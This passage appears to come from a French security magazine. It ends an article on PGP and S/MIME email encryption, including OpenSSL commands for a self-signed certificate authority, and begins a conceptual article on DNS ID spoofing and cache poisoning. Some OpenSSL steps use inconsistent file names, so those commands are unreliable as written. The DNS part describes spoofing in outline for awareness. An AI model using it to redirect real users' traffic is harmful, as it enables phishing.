Maintenant, on va pouvoir enfin envoyer des mails chiffrés et signés.

Implémentations dans les MUA

Quelles sont maintenant les différentes implémentations de gpg dans les clients de messageries ? Celle auquelle on va s'intéresser tout particulièrement est Enigmail. Enigmail est un *plugin* pour Thunderbird et a donc l'avantage de fonctionner sur Windows Linux et Mac. Il en existe cependant un pour Windows GPG4Win, qui inclus un gestionnaire de clés, un *plugin* pour Outlook 2003, un logiciel pour le chiffrement de fichiers et gère par la même occasion les certificats x509. Sous Linux, GPG est installé par défaut sur la plupart des distributions et les clients de messageries tel que Kmail ou Evolution gèrent nativement sans *plugin* le PGP. Pour ce qui est de Mac il existe un portage de GnuPG appelé MacGPG, un logiciel de gestion des clés appelé GPG Keychain et un *plugin* pour Mail appelé GPGMail.

Enfin, il est intéressant de noter qu'il existe un *plugin* pour Firefox permettant de faire du chiffrement PGP dans les webmails. Il s'appelle FireGPG mais n'est malheureusement plus supporté depuis le 7 Juin 2010. Nous allons donc nous intéresser au *plugin* Enigmail qui est de loin le plus évolué et qui permet une administration complète de GnuPG.

Lors du premier lancement de Thunderbird avec Enigmail, l'assistant propose de créer un couple de clés, si on la possède déjà il suffit d'ignorer l'assistant. Deux menus sont importants OpenPGP/Gestion des Clefs qui permet d'importer une clé, chercher une clé sur un serveur signer une clé, afficher les propriétés d'une clé ou encore de modifier son niveau de confiance (voir Figure 3).

Le deuxième élément important est la configuration qu'il vaut mieux éviter de bidouiller sans connaître, cependant une option est très intéressante à activer. Cette option se trouve dans OpenPGP/Préférences, onglet Serveur de clefs après avoir cliqué sur le mode expert, c'est l'option de téléchargement automatique des clefs lors de la réception d'un message signé dont on ne possède pas la clé publique (voir Figure 4).

La dernière étape avant de pouvoir signer des mails est d'associer une clé, à un compte, pour cela, il faut aller dans les propriétés du compte (*account settings*), activer OpenPGP pour ce compte et choisir la bonne clé (ou laisser le choix automatique par l'adresse mail).



Figure 4. *Activation de l'option de téléchargement automatique*

Il est maintenant possible de signer des mails avec PGP et de chiffrer si l'on possède la clé publique de notre destinataire. On signe un message en cliquant sur le bouton OpenPGP de la fenêtre de rédaction de message. Remarque il est préférable de cocher PGP/MIME car ceci active le support du PGP/MIME(voir terminologie). De cette manière si le client de messagerie du destinataire ne supporte pas l'OpenPGP alors la signature ne viendra pas parasiter le contenu du mail car elle se trouvera dans les en-têtes(bien qu'elle puisse apparaître comme pièce jointe).

S/MIME

S/MIME pour secure MIME est une extension du standard MIME, pour y inclure la signature numérique encapsulée au format MIME. Il est donc plus particulièrement conçu pour la signature et le chiffrement des mails. Les certificats S/MIME ou certificats personnels(voir chapitre suivant), sont des certificats fondés sur les certificats x509. Le x509 est un format standard de certificat électronique, il introduit certains concepts comme les listes de révocations. Comme tout certificat x509, les certificats S/MIME s'articulent autour d'une autorité de certification ou CA(*Certification Authority*), qui délivre le

Création d'une autorité de certification

Il est très simple de créer des certificats auto-signés avec OpenSSL, le plus simple est d'utiliser le script Perl inclus avec OpenSSL pour créer des certificats CA.pl facilement.
Cependant, il ne permet pas une configuration du CA, il est donc préférable d'en recréer un. Voici les différentes étapes :
Il faut d'abord créer l'arborescence des dossiers et des fichiers.

Listing 1. *Création d'une arborescence pour une autorité de certification*

```
mkdir monAC
mkdir monAC/certs
monAC/newcerts
monAC/private
echo 01 > monAC/serial
touch monAC/index.txt
```

On a l'arborescence de base il faut ensuite copier le *openssl.cnf* dans le dossier pour pouvoir personnaliser notre autorité de certification.
cp /etc/ssl/openssl.cnf monAC/
Il faut cependant modifier une ligne dans le fichier
dir = ./demoCA en dir = .
On peut donc maintenant modifier le o*penssl.cnf* pour modifier le comportement du CA c'est à dire la longueur des clés par défaut, ajout de la gestion des SAN pour les certificats serveurs etc..
Attention, la configuration du fichier *openssl.cnf* est un peu délicate et peut nécessiter de l'expérience pour comprendre son fonctionnement.
Il ne reste plus qu'à générer le certificat du CA qui servira à signer les autres certificats.
On génère la clé privée
openssl genrsa -aes256 -out monAC/private/cakey.pem 2048
On génère le certificat à partir de la clé privée
openssl req -new -x509 -days 365 -key monAC/private/cakey.key -out monAC/private/cacert.pem
Le CA ne sera valide qu'un an avec cette commande.
Il ne reste plus qu'a créer le certificat utilisateur
openssl genrsa -out monAC/private/cuser-privee.pem 2048
On crée la CSR qui sera soumise à l'autorité de certification que l'on vient de créer :
openssl req -new -nodes -key monAC/private/user-privee.pem -out monAC/newcerts/csr.pem
Le CA doit maintenant signer la CSR pour générer le certificat :
`openssl ca -in monAC/newcerts/csr.pem -out monAC/certs/user-public.pem -keyfile monAC/private/cakey.pem -cert monAC/private/cacert.pem -config monAC/openssl.cnf`
Il est important de préciser le fichier de configuration dans lequel sera lu les informations par défaut, durée de validité etc.. Si rien n'est précisé le fichier de configuration utilisé est */etc/ssl/openssl.cnf*
Note pour afficher ce que permet le certificat il faut faire :
openssl x509 -purpose -in certificat.pem -noout
Pour rendre le certificat utilisable il ne reste plus qu'a le convertir en PKCS 12.
openssl pkcs12 -export -in `monAC/certs/user-public.pem` -inkey `monAC/private/user-privee.pem` -out certificat.p12
Ceci est donc une méthode rapide et efficace de créer des certificats auto-signés. Il est aussi possible de mettre en place une architecture beaucoup plus complexe avec cette fois-ci un vrai PKI. Il existe un grand nombre de logiciels permettant de mettre en place un PKI avec, répondeur OCSP, gestion des listes de révocations etc. Pour cela il faut se tourner vers EJBCA, OpenCA ou encore NewPKI.

certificat, gère les révocations via la parution régulière de listes de révocations et la mise en place d'un service de répondeur OCSP.

Caractéristiques techniques

Tout comme PGP, S/MIME utilise, le plus souvent, un système de chiffrement asymétrique, RSA. Les algorithmes de chiffrement symétriques utilisés sont le RC4 et le 3DES.

La fonction de hachage principale utilisée est la même que pour GPG c'est à dire SHA-1. Cependant S/MIME diverge sur le codage utilisé qui est le Base64 conformément a MIME alors que historiquement PGP utilise le ASCII Armor, qui diffère un peu dans son fonctionnement.

Tout les certificats x509 peuvent se trouver de deux manières différentes, soit en DER format binaire soit en PEM(plus répandus) qui est du DER encodé en Base64 avec un marqueur de début et de fin tel que ----BEGIN CERTIFICATE----- et -----END CERTIFICATE-----.

A l'inverse de PGP pour S/MIME, il n'existe pas de méthode prédéfinie pour la diffusion d'un certificat. Cependant, lorsque l'on signe un mail et qu'on l'envoie, le certificat est automatiquement ajouté dans les en-têtes MIME pour permettre au destinataire de vérifier la signature. A partir de là, le comportement du client de messagerie peut différer. Thunderbird par exemple importe le certificat dans son trousseau de certificats lorsque celui-ci est valide.

Il faut donc déjà posséder le certificat pour chiffrer un mail pour quelqu'un ou alors ce dernier nous envoie d'abord un mail signé et valide.

Vérification certificat

Le modèle de vérification utilisé pour les certificats x509 et donc les certificats S/MIME est un modèle centralisé avec pour point central un PKI ou IGC pour infrastructure de gestion des clés.

La vérification d'un certificat par le client de messagerie, lors de la réception d'un mail, se déroule comme suit :

- Le client de messagerie vérifie que la signature est valide avec le certificat de l'expéditeur(inclus dans les en-têtes),
- Il fait des vérifications simples telles que la vérification de la date de validité du certificat,
- Il cherche dans le champ *certificate issuer*, le certificat de l'autorité de certification signataire et vérifie l'empreinte du certificat pour être sûr qu'il à bien été signé par celui-ci. S'il ne possède pas pas le certificat du signataire il remonte dans la chaîne pour essayer de trouver un certificat de confiance. S'il n'en possède aucun, alors le certificat n'est pas signé par une autorité de confiance,
- Enfin, selon la configuration du client de messagerie et dans le cas où le certificat de l'expéditeur précise une adresse OCSP, alors celui-ci peut effectuer une requête au serveur OCSP de l'autorité de certification pour vérifier qu'il n'est pas révoqué. Le serveur répond soit unknown soit revoked soit good.

Si l'ensemble de la procédure est conforme alors le certificat est valide.



Figure 5. *La chaine de certification*

Lorsque l'on utilise des certificats auto-signés, l'échec se situera donc dans la recherche de l'autorité de certification signataire.

Comment se procurer un certificat ?

Il existe un certains nombre de classes pour les certificats personnels (voir chapitre suivant), cependant pour un usage personnel, les certificats de classe 1 restent les plus adaptés d'autant plus que l'on peut s'en procurer gratuitement. Voici différents liens :

InstantSSL une autorité intermédiaire issue de Comodo :

https://secure.instantssl.com/products/frontpage?area=SecureEmailCertificate&currency=EUR&region=Europe&country=FR&entryURL=http%3A//www.instantssl.com/&referrerURL=http%3A//www.google.fr/search%3Fhl%3Dfr%26q%3Dinstantssl%26aq%3Df%26aqi%3Dg1%26aql%3D%26oq%3D%26gs_rfai%3D

TBS :

https://www.tbs-internet.com/php/HTML/commande.php?p=2&id=106

Secorio:

https://secure.comodo.net/products/frontpage?ap=Secorio&area=SecureEmailCertificate&product=9&days=365

A noter qu'il est tout à fait possible de signer soi-même un certificat ce qui peut être intéressant pour un usage interne à condition de diffuser le certificat signataire autrement dit celui de l'autorité de certification crée.

Terminologie

- Un PKI ou IGC est une infrastructure de gestion des clés. Autour de cela tournent deux entités principales. Le CA ou autorité de certification a pour mission de signer les CSR et le RA pour Autorité d'enregistrement s'occupe de récupérer les demandes de certificats, il crée le certificat pour le faire signer... Les autorités de certifications, administrent donc un PKI et mettent à disposition leurs services pour fournir des certificats valides dans les clients de messagerie avec lesquels ils ont des accords. Note : CA dans son utilisation courante désigne l'autorité de certification en tant que fournisseur de service(Globasign, addTrust...),
- OCSP pour Online Certificate Statut Protocol, est un protocole standardisé par l'IETF, et permet de vérifier la validité d'un certificat en ligne. Il permet de compenser le manque de réactivité des listes de révocations(CRL). Un serveur OCSP(aussi appelé répondeur) écoute sur le port 80, ce qui permet de fonctionner dans la plupart du temps avec le proxy des entreprises. Ainsi nul besoin de complexifier les règles de filtrage.
- PGP/MIME est une évolution du PGP inline où signature et message chiffré se trouvent dans le corps du mail. PGP/MIME permet une meilleure compatibilité de PGP avec le standard MIME notamment avec les types MIMES(mime-types) et le codage. Il est donc préférable, lorsque cela est possible, d'utiliser PGP/MIME.

Suivez la procédure de création du certificat elle est extrêmement simple.Il y a juste une vérification de l'adresse mail. Par ailleurs, n'oubliez pas votre mot de passe de révocation car si vous l'oubliez vous ne pourrez pas révoquer le certificat s'il est compromis. Le certificat est directement ajouté dans le trousseau de certificat de votre navigateur Web lorsque l'on clique sur le lien pour le récupérer. Donc ,si vous voulez l'importer dans un client de messagerie il faudra l'exporter puis le réimporter dans le client en le protégeant au passage par un mot de passe. Le gestionnaire de certificat dans Firefox se trouve dans Edition/préférences/Avancé onglet chiffrement bouton afficher les certificats.

A noter que dans cette procédure la clé privée est générée par le navigateur qui l'envoie à l'autorité de certification pour signature. En ce qui concerne un certificat S/MIME, à l'inverse de PGP, une fois le certificat crée on ne peut pas le modifier ; la seule chose que l'on peut faire en terme d'administration est le révoquer auprès de l'autorité de certification signataire.

A propos des formats de certificats. Un même certificat peut se trouver sous plusieurs formes. Par souci de simplicité, les certificats personnels se trouvent dans le format PKCS12 où la clé publique et la clé privée sont inclues dans le même fichier. Cependant, lorsque l'on envoi un mail signé, le certificat ajouté dans les en-têtes MIME est au format PKCS7 qui lui ne contient que la clé publique et heureusement ! (voir lien pour les différents format pkcs). Le format PKCS a été élaboré par la société RSA qui n'est pas un organisme de normalisation. Le format PKCS n'est donc pas une norme. Cependant l'IETF a normalisé un standard cryptographique CMS qui lui est basé sur la syntaxe du PKCS.

Utiliser un certificat dans un client de messagerie

La méthode la plus simple pour utiliser un certificat S/MIME est de l'importer dans le client de messagerie. Cependant, à plus grande échelle il est envisageable de mettre en place un passerelle de chiffrement et de signature des mails comme Djigzo. Djigzo par exemple permet le chiffrement et la signature automatique des mails par simple ajout d'un mot clé dans le sujet du mail et s'intercale par exemple entre le serveur SMTP interne et l'extérieur.

Comme indiqué précédemment, quasiment tout les clients de messageries implémentent S/MIME nativement, il suffit donc pour la plupart d'aller dans les propriétés du compte de messagerie et d'importer le certificat au format PKCS12. Petite variante pour Mac OS avec Mail ou l'importation ne se fait pas dans Mail mais dans le *keychain access.* Mail lors de son lancement vérifie automatiquement s'il existe un certificat au nom de l'adresse de messagerie dans le ges-

Tony Deslandes - credits : Pugstudio, Air

tionnaire de clés. Si c'est le cas, alors des boutons pour chiffrer et signer apparaissent lors de la rédaction d'un message. Pour la gestion des webmail et en particulier Gmail il existe un *plugin* pour Firefox appelé Gmail S/MIME qui fonctionne assez mal pour la signature et qui est incapable de vérifier la signature d'un mail signé.

Pour ce qui est de l'OCSP il ne faut surtout pas oublier de l'activer si cela est possible. Par exemple pour Thunderbird 3 il est activé par défaut ce qui n'est pas le cas pour le Thunderbird 2. Pour les amateurs de Outlook 2007 il faudra télécharger un *plugin* pour gérer l'OCSP.

Certificat et identité numérique

Tous les certificats sont basés sur la norme de certificat X.509 crée par l'Union Internationale des Télécommunication(UIT). Les certificats sont principalement utilisés pour la sécurisation des échanges sur les sites web avec SSL/TLS, on appelle ça des certificats serveurs. Les certificats utilisés pour S/MIME sont appelés certificats personnels. Mais il en existe des différents pour d'autres utilisations (voir ci-dessous).

Différents certificats

Pour une autorité de certification racine donnée il peut exister un certains nombres d'autorités intermédiaires. Ainsi, pour un CA racine donné on a un CA intermédiaire pour les certificats serveurs, un pour les certificats EV (voir Figure 5), un pour la signature de pdf etc..

Certains CA proposent cependant des offres pour être autorité intermédiaire mais le prix de ce genre d'offre dépasse largement le budget de la plupart des entreprises.

Ce que l'on appelle chaîne est la succession des signataires d'un certificat racine jusqu'à un certificat utilisateur final(*end-user*) qui lui ne peut pas délivrer de certificat.

Sur Internet

- *http://pgp.mit.edu/* – Adresse du serveur de clé PGP du MIT,
- *http://www.pgpi.org/* – Site international de PGP
- *http://www.gnupg.org* – Site du GnuPG,
- *http://www.djigzo.com/index.html* – Site web de la passerelle de chiffrement Djigzo
- *http://www.chambersign.fr/index.jsp* – Site web d'un CA Français reconnu par l'état.
- *http://www.gpg4win.org/* – Site web du projet GPG4Win
- *http://www.linuxcertif.com/man/1/gpg/* – Manuel de GPG en Français
- http://fr.wikipedia.org/wiki/Public_Key_Cryptographic_Standards – Différents formats PKCS
- *http://www.telecom.gouv.fr/rubriques-menu/entreprises-economie-numerique/certificats-references-pris-v1/categories-familles-certificats-references-pris-v-1-506.html* – Autorités de certification agrées par l'état Français.

Voici différents types de certificats :

- Personnel: Pour la signature de mails, ou de documents PDF par exemple,
- Serveur : Pour permettre les connexions en SSL,TLS, HTTPS et autres. Il existe des, sous classe de certificats serveurs :
- Wildcard(joker): permet d'obtenir un certificat pour les sous-domaines par exemple pour foo.fr, on peut donc avoir un certificat pour smtp.foo.fr et pour imap.foo.fr,
- SAN(Subject Alternative Name): ce type de certificat permet d'obtenir un certificat pour deux domaines différents par exemple foo.fr et foo.eu,
- EV(extented validation), répond à une normalisation basée sur une vérification plus stricte de l'identité du demandeur
- Note : Il est possible d'avoir un certificat répondant à plusieurs critères et donc d'avoir par exemple un certificat SAN, Wildcard et EV,
- Développeur :(Code Signing) Ce type de certificat permet de signer un logiciel. C'est pour cette raison que lorsqu'un logiciel n'est pas signé avec ce type de certificat, sous Windows, un message nous indique que le logiciel n'a pas été signé et qu'il est d'origine inconnue.

Les classes de certificats personnels

Il existe une classification dans le niveau de confiance d'un certificat personnel. Celle-ci est divisée en plusieurs classes que voici :

- Classe 1: Seule l'adresse mail du demandeur est vérifiée. C'est plus un identifiant digital (Digital ID) qu'un système d'authentification du propriétaire. Les certificats de classe 1 sont d'ailleurs pour la plupart signés de manière automatique ce qui explique la rapidité d'obtention,
- Classe 2: Vérification mail et pièces d'identité. Sachant qu'il existe aussi des sous-catégories, personnel (vérification papiers d'identité) ou entreprise (vérification papiers d'identité et appartenance à l'entreprise),
- Classe 3: Comme la classe 2 mais avec vérification de l'identité en face à face,
- Classe 3+: Comme la classe 3 mais avec remise du certificat sur support physique.
- Attention, ce classement ne correspond à aucune norme, il peut tout à fait varier d'une autorité de certification à l'autre qui pourra par exemple demander des pièces d'identités même pour un certificat de classe 1. Ces classes permettent juste de mieux distinguer le niveau d'authenticité d'un certificat.

La valeur juridique

Pour ce qui concerne l'aspect juridique, le caractère décentralisé de PGP rend la valeur des clés nulles. En

effet, la création des clés établi un lien entre l'adresse mail, la clé et les autres clés, mais nullement avec la personne physique.

En ce qui concerne S/MIME, c'est un peu plus compliqué car les certificats représentent l'activité commerciale des autorités de certification ; c'est donc un service de confiance qu'elles offrent. De plus, selon la loi du 13 Mars 2000 la signature électronique à la même valeur qu'une signature manuscrite. Cependant, tout dépend du certificat qui produit cette signature. En pratique seul les classes 3+ sont reconnus par l'état et que ceux signés par des autorités agrées.(voir lien).

De plus, des certificats reconnus par l'état commencent très largement à se répandre (télé-déclaration d'impôts, télé-carte grise). Chaque certificat authentifie donc le propriétaire dans le cadre de la procédure pour laquelle il a été délivré. Il n'est ainsi pas permis de signer des mails personnels avec ce type de certificat.

Conclusion PGP ou S/MIME?

Les mails que l'on envoie sont donc protégés des regards indiscrets, et sont de plus identifiés pour le destinataire évitant ainsi le piège du *mail spoofing*. En terme d'application de manière plus générale, si des société comme Ebay et Paypal signaient numériquement leurs mails, le *phishing* ne ferait pas autant de dégats. Le fait est que les certificats serveurs sont bien mieux connus et implémentés. Pour revenir à PGP et S/MIME et d'un point de vu strictement personnel entre personnes initiées ; il est largement préférable d'utiliser PGP pour des raisons de modularités. A l'inverse dans des situations plus officielles il est préférable d'utiliser S/MIME d'autant qu'il est plus facile d'accès, plus rapide à mettre en place et ne nécessite très peu d'administration. Sauf lorsqu'il faut le renouveler car les certificats n'excède rarement 3 ans en durée de validité. Bien entendu dans le cas de téléTVA et autres il est nécessaire d'utiliser le certificat adapté et uniquement pour la tâche qui lui est destinée.

À PROPOS DE L'AUTEUR

Suite a un DUT informatique à Grenoble et un court passage à l'Institut Laue-Langevin, l'auteur étudie actuellement l'informatique à l'université de Napier en Écosse. Passionné d'informatique depuis longtemps, il s'intéresse tout particulièrement au réseau et à l'architecture système, plus spécialement à Linux et BSD.

Les attaques DNS

Paul Amar

Bref résumé : cet article permettra de s'intéresser aux différentes attaques exploitables sur le protocole DNS dont deux principales techniques fondées sur le DNS Spoofing, à savoir le DNS ID Spoofing et le DNS Cache Poisoning. Nous nous intéresserons ensuite au "DNS Pharming", qui est un dérivé du Phishing.

Cet article explique :

- le principe des attaques possibles sur le protocole DNS. Dans un second temps, nous nous intéresserons aux moyens mis en place pour éviter les risques et prévenir les utilisateurs.

Ce qu'il faut savoir :

- certaines notions sur le protocole DNS et le réseau en règle générale, mais aussi sur le Web en général, et en C.

Le DNS a été inventé par Paul Mockapetris en 1983. Ce service est à la base d'internet et permet de réaliser une correspondance entre nom de domaine et adresse IP.

Malheureusement, ce service comporte de nombreuses faiblesses susceptibles d'être utilisées une personne mal intentionnée.

Ces vulnérabilités permettent de faire du phishing (hammeçonnage, faire croire, à tort, à la victime qu'elle est sur un site fiable), mass-infection via des 0-days, etc.

Nous présenterons dans un premier temps les bases du protocole DNS, son fonctionnement.

Puis, nous nous intéresserons aux attaques possibles sur le protocole DNS avant d'évaluer les services et techniques de prévention.

Le protocole DNS

Un DNS, *Domain Name Server*, permet d'assigner un nom de domaine à une adresse IP.

En raison du nombre exponentiel de machines présentes sur la toile, il est difficile de se souvenir de toutes les adresses IP correspondant à chacune des machines. Les noms de domaines ont été mis en place et permettent de pointer sur une machine spécifique.

Ces mécanisme et protocole sont à la base de l'internet. Sans cela, il n'existerait pas.

Le protocole DNS est un protocole ayant une certaine hiérarchie.

A la base, il y a la "racine" (root), où commence toutes les branches.

Les premières branches sont les domaines de haut niveau à savoir : .com, .net. , .org , ...

De chacun des noeuds se dégagent de nouvelles branches qui correspondent à de nouveaux éléments.

Si nous prenons le cas de Hakin9.org, une branche sortira de ".org" et aura pour nom "Hakin9" car le domaine de haut niveau ".org" a autorité sur hakin9.org .

Regardons une image pour mieux comprendre(cf Figure 2).

Prenons le cas de hakin9, l'adresse IP : 79.125.4.36 est assignée au nom de domaine hakin9.org.

Ce mécanisme peut être réalisé dans les deux sens :

- récupérer l'adresse IP auquel a été assigné un nom de domaine.
- Récupérer le nom de domaine à partir d'une adresse IP spécifique (Reverse DNS)

De nombreux enregistrements sont obtenus à partir d'une requête DNS que nous allons présenter dans cet article :

- A record : l'enregistrement *primaire* qui fait correspondre un nom de domaine à une adresse IP, ex : hakin9.org >> 79.125.4.36
- MX record : celui-ci définit les différents serveurs de mails pour un domaine en particulier.
- PTR record : Il associe une adresse IP à un nom de domaine spécifique. C'est ce dernier qui avait

été pésenté plus haut avec le "Reverse DNS" dont le mécanisme peut être réalisé dans les deux sens.
- Etc.

Le port utilisé pour l'envoi de données en UDP/TCP est le 53.

Les principaux services utilisés sont ceux qui échangement des informations avec les enregistrements de ressources ou, autrement dits, les "Ressource records" (RR).

De nombreuses informations sont contenues dans l'en-tête correspondant aux RR (Ressource Records) comme :

- un numéro d'identification est nécessaire pour distinguer toutes les requêtes DNS que le serveur reçoit. Cet identifiant est ensuite ré-utilisé pour le renvoi de la réponse.

Maintenant que nous avons vu certaines spéficicités du protocole DNS, nous allons nous intéresser aux différentes attaques possibles sur ce protocole.

Le DNS Spoofing

Deux principaux types d'attaque réalisables relèvent tous les deux du terme *DNS Spoofing*.

Nous allons voir deux types d'attaques : le *DNS ID Spoofing* et le *DNS Cache Poisoning*.

Parallèlement, nous allons traiter du phénomène *DNS Pharming* qui relève d'une attaque *DNS Cache Poisonning*.

Le DNS ID Spoofing

Prenons le cas de figure suivant :

Une machine A souhaite communiquer avec une machine B. La machine A a besoin de l'adresse IP de B pour commencer la communication. Or, si elle ne la connaît pas, elle utilisera le protocole DNS pour l'obtenir.

La machine A émettra vers un serveur DNS une requête demandant l'adresse IP de la machine B.

Pour identifier cette requête parmi toutes celles que le serveur DNS reçoit, un numéro d'identification (champ fourni dans l'en-tête que nous avons vu plus haut) lui est assigné.

Le serveur DNS, après avoir réalisé le travail demandé, renvoie la réponse avec le même numéro d'identification.

Le problème est qu'un pirate pourrait usurper le travail du serveur DNS en faisant rediriger la victime vers une adresse IP préalablement choisie.

De nombreuses méthodes permettent à récupérer ce fameux numéro d'identification comme :

- écoute du réseau
- utilisation d'une faille dans un des systèmes d'exploitation
- utilisation d'une faille d'un serveur DNS

La seule condition est que le pirate renvoie la réponse avant le serveur.

À cette fin, il dispose de nombreuses pratiques comme faire un "DoS" sur le serveur DNS cible pour éviter qu'il réponde. Cela lui laisse ainsi tout le temps

